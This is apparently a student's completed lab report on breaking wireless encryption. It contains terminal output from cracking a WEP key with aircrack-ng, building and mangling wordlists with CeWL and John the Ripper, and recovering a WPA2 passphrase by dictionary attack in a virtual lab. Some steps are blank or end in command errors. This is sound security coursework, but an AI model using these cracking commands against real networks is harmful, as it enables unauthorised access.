

Applying and Breaking Wireless Encryption

Wireless and Mobile Device Security, Second Edition - Lab 02

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Time on Task:

4 hours, 51 minutes

Progress:


100%

Report Generated: Sunday, November 26, 2023 at 8:27 PM

Section 1: Hands-On Demonstration


Part 1: Capture Unencrypted Traffic with Wireshark

16. Make a screen capture showing the HTTP headers in the Packet Bytes pane.




Part 2: Encrypt Wireless Traffic with WEP


7. Make a screen capture showing WEP mode enabled on the GHostAPd Status page.



14. Make a screen capture showing WEP mode enabled and both sta2 and sta3 devices attached on the GHostAPd Status page.




24. Make a screen capture showing the Initialization Vector value in the Packet Details pane.



Part 3: Break WEP Encryption

14. Make a screen capture showing KEY FOUND in your aircrack-ng output.



```
Node: sta1"
17:47:37 Sending keep-alive packet
17:47:47 Sending keep-alive packet
17:47:57 Sending keep-alive packet
17:48:07 Sending keep-alive packet
17:48:17 Sending keep-alive packet
17:48:27 Sending keep-alive packet
17:48:37 Sending keep-alive packet
17:48:47 Sending keep-alive packet
17:48:57 Sending keep-alive packet
17:49:07 Sending keep-alive packet
17:49:17 Sending keep-alive packet
17:49:27 Sending keep-alive packet
17:49:37 Sending keep-alive packet
17:49:47 Sending keep-alive packet
17:49:57 Sending keep-alive packet
17:50:07 Sending keep-alive packet
17:50:17 Sending keep-alive packet
17:50:27 Sending keep-alive packet
17:50:37 Sending keep-alive packet
17:50:47 Sending keep-alive packet
17:50:57 Sending keep-alive packet
17:51:07 Sending keep-alive packet
17:51:17 Sending keep-alive packet
17:51:27 Sending keep-alive packet

[00:00:00] Tested 50 keys (got 30256 IVs)

KB depth byte(wote)
0 0/ 4 12(39936) 3A(39168) EC(39168) 13(38400) A9(37632)
1 0/ 1 34(43776) D0(38656) 23(37888) 6D(36864) A6(36608)
2 2/ 5 D8(36864) 97(36608) 9C(36608) A6(36608) 2E(36352)
3 0/ 1 78(42496) 2F(37632) B6(36608) EA(36608) 03(36096)
4 0/ 3 9A(38400) 42(37120) 54(37120) 06(36608) 55(36608)


KEY FOUND! [ 12:34:56:78:9A ]
Decrypted correctly: 100%

root@TargetLinux01: ~/home/wifi/sta1

mininet-wifi> sta3 iwconfig sta3-wlan0 essid simplewifi
mininet-wifi> xterm sta1
mininet-wifi> xterm sta1
mininet-wifi>

WEP ICV (wlan.wep.icv), 4 bytes Packets: 472 - Displayed: 472 (100.0%) - Dropped: 0 (0.0%) Profile: Default
```


27. Make a screen capture showing the decrypted Hypertext Transfer Protocol data.



Section 2: Applied Learning


Part 1: Capture Unencrypted Traffic with Wireshark

15. Make a screen capture showing the “Username” and “Password” form items in the Packet Details pane.




Part 2: Encrypt Wireless Traffic with WPA2

6. Make a screen capture showing the **GHostAPd Status** page with WPA2 enabled as the Security Mode.




21. Make a screen capture showing the **CCMP Ext. Initialization Vector** in the **Packet Details** pane.



Part 3: Break WPA2 Encryption


21. Make a screen capture showing the length of your new *yourname_Capture.txt* wordlist in the JtR output.



```
root@stai: ~  
wifi@TargetLinux01: ~/Topos Applying and Breaking Wireless Encryption  
TargetLinux01  
(root@stai)~  
51# timelimit -t 40 -s 2 cewl -d 2 -m 7 -w area51.txt https://en.wikipedia.org/wiki/Area_51  
CeWL 5.4.8 (Inclusion) Robin Wood (robin@dig.ninja) (https://dig.ninja/)  
Couldn't hit the site https://en.wikipedia.org/wiki/Area_51, moving on  
(root@stai)~  
51# timelimit -t 40 -s 2 cewl -d 2 -m 7 -w area51.txt https://en.wikipedia.org/wiki/Area_51  
CeWL 5.4.8 (Inclusion) Robin Wood (robin@dig.ninja) (https://dig.ninja/)  
timelimit: sending warning signal 2  
Hold on, stopping here ...  
(root@stai)~  
# cat rodney.txt area51.txt | sort --unique > rodRadio.txt  
cat: rodney.txt: No such file or directory  
(root@stai)~  
# cat rodney.txt area51.txt | sort --unique > rodneyRadio.txt  
(root@stai)~  
# wc -l rodRadio.txt  
10110 rodRadio.txt  
(root@stai)~  
# john --wordlist=/root/rodRadio.txt --rules=years --stdout > ahardy_Wordlist.txt  
Using default input encoding: UTF-8  
Press 'q' or Ctrl-C to abort, almost any other key for status  
303300p 0:00:00:00 100.00% (2023-11-27 00:47) 3791Kp/s γἰῶντωνῶς1999  
(root@stai)~  
# s  
bash: s: command not found  
(root@stai)~  
#
```

lubuntu 20.04

23. **Make a screen capture** showing the **discovered passphrase** in your **aircrack** output.




32. Record the password discovered for the FTP user in your Wireshark packet capture.

no traffic

Section 3: Challenge and Analysis

Part 1: Mangle a Wordlist with John the Ripper

Make a screen capture showing the output from your john command used to generate rodRage_Final.lst.




```
root@sta1: ~  
root@sta1:~ Applying and Breaking Wireless Encryption  
[sudo] password for wifi: TargetLinux01  
Setting up Kali VM... 2023-11-26 20:10:46  
Container ID is: Andre Hardy  
docker: Error response from daemon: Conflict. The container name "/mn.sta1" is already in use  
by container "af2d917555ec17888ca01e7c5bc96fbc43e84898ac4d02318cd7c858c71ab51c". You have to  
remove (or rename) that container to be able to reuse that name.  
See 'docker run --help'.  
  
Setup complete.  
Use 'sudo docker attach mn.sta1' to connect.  
wifi@TargetLinux01:~$ sudo docker attach mn.sta1  
# echo "roswelli984" > rodRage_0.lst  
# john --wordlist=/root/rodRage_0.lst --rules=L33t --stdout > rodRage_1.lst  
Using default input encoding: UTF-8  
Press 'q' or Ctrl-C to abort, almost any other key for status  
409p 0:00:00:00 100.00% (2023-11-27 01:08) 13633p/s R0$w3111984  
# john --wordlist=/root/rodRage_1.lst --rules-single --stdout > rodRage_Final.lst  
Unknown option: "--rules-single"  
# john --wordlist=/root/rodRage_1.lst --rules=single --stdout > rodRage_Final.lst  
Using default input encoding: UTF-8  
Press 'q' or Ctrl-C to abort, almost any other key for status  
321762p 0:00:00:00 100.00% (2023-11-27 01:10) 4596Kp/s r0$w31119841900  
#
```

Part 2: Perform a Dictionary Attack using a WPA2 Network Capture

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Make a screen capture showing the **recovered WPA2 passphrase** in your aircrack-ng output.



```
root@sta1: ~
root@sta1: ~ Applying and Breaking Wireless Encryption
TargetLinux01
Aircrack-ng 1.3
[00:01:25] 253972/321762 keys tested (3029.33 k/s)

Time left: 22 seconds                                78.93%

KEY FOUND! [ R0$w3ll1984666 ]

Master Key      : 31 98 BB A4 9F A1 F8 CC 77 82 9F 75 30 B9 13 DD
                  07 6D 54 DF 03 6F 85 B2 D9 94 25 F8 C0 A5 27 08

Transient Key   : 26 14 81 28 26 A5 AE 1F 85 68 BC E0 CE 32 63 BB
                  29 22 A9 60 25 26 1D 21 8A 8D C7 7F 55 2E 5B 64
                  A4 0A 3F D3 18 54 FC 95 FF 8A 57 20 74 5E CA 2A
                  58 4E 48 1B EA F2 54 53 5D 7F 47 01 25 63 28 00

EAPOL HMAC      : 00 EA B5 BE 20 81 71 58 1F 00 D9 2E 48 29 21 47

(root@sta1)~#
```